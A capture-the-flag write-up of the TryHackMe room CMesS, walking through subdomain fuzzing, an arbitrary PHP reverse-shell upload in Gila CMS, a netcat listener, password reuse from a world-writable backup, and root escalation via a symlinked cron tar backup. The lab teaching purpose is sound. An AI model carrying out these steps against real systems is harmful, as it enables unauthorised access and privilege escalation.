
Introduction
CMesS is a free room on TryHackMe. The objective is to compromise the target and retrieve both the user and root flags.
Let's dive into the challenge!
Reconnaissance
After adding the machine IP to /etc/hosts, I ran an NMAP scan:
$ nmap -A cmess.thm
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
|_http-generator: Gila CMS
The site runs Gila CMS. The homepage shows nothing useful without credentials, but a room hint suggests enumerating subdomains:


$ wfuzz -c -w Subdomain.txt -u "http://cmess.thm/" -H "Host: FUZZ.cmess.thm" --hl 107
ID           Response   Lines    Word    Chars    Payload
=====================================================================
000000015:   200        30 L     104 W   934 Ch   "dev"
I added dev.cmess.thm to /etc/hosts and visited the subdomain:

Credentials found: andre@cmess.thm:[REDACTED]
Getting a Shell

Logging into the Gila CMS admin panel with the discovered credentials:

The dashboard has a file manager that allows uploading arbitrary files. I uploaded a PHP reverse shell directly - no extension filter:



The file lands in the assets/ directory:
$ nc -lnvp 4444
connect to [10.18.43.24] from (UNKNOWN) [10.10.91.94] 38396
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cmess:/$
Lateral Movement
As www-data I checked the crontab first:
www-data@cmess:/tmp$ cat /etc/crontab
*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz *
The tar archive turned out to be a rabbit hole. Continuing enumeration, I found a world-writable backup file in /opt:
www-data@cmess:/opt$ ls -la
-rwxrwxrwx 1 root root 36 Feb  6  2020 .password.bak
www-data@cmess:/opt$ cat .password.bak
andres backup password
[REDACTED]
www-data@cmess:/opt$ su andre
Password:
andre@cmess:/opt$

andre@cmess:/opt$ cat /home/andre/user.txt
thm{REDACTED}
User flag captured! Now let's escalate to root.
Privilege Escalation
The cron job runs tar -zcf /tmp/andre_backup.tar.gz * from /home/andre/backup/ as root.
By replacing the backup/ directory with a symlink to /root/, the wildcard expansion will compress the root directory instead.
andre@cmess:~$ mv backup/ backup.bak/
andre@cmess:~$ ln -s /root/ backup
Wait ~2 minutes for the cron to trigger...

andre@cmess:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
$ wget http://cmess.thm:8080/andre_backup.tar.gz
$ tar -zxf andre_backup.tar.gz
$ cat root.txt
thm{REDACTED}
Root flag captured! Box fully pwned via subdomain enum -> Gila CMS file upload -> password reuse -> tar cron symlink. 💀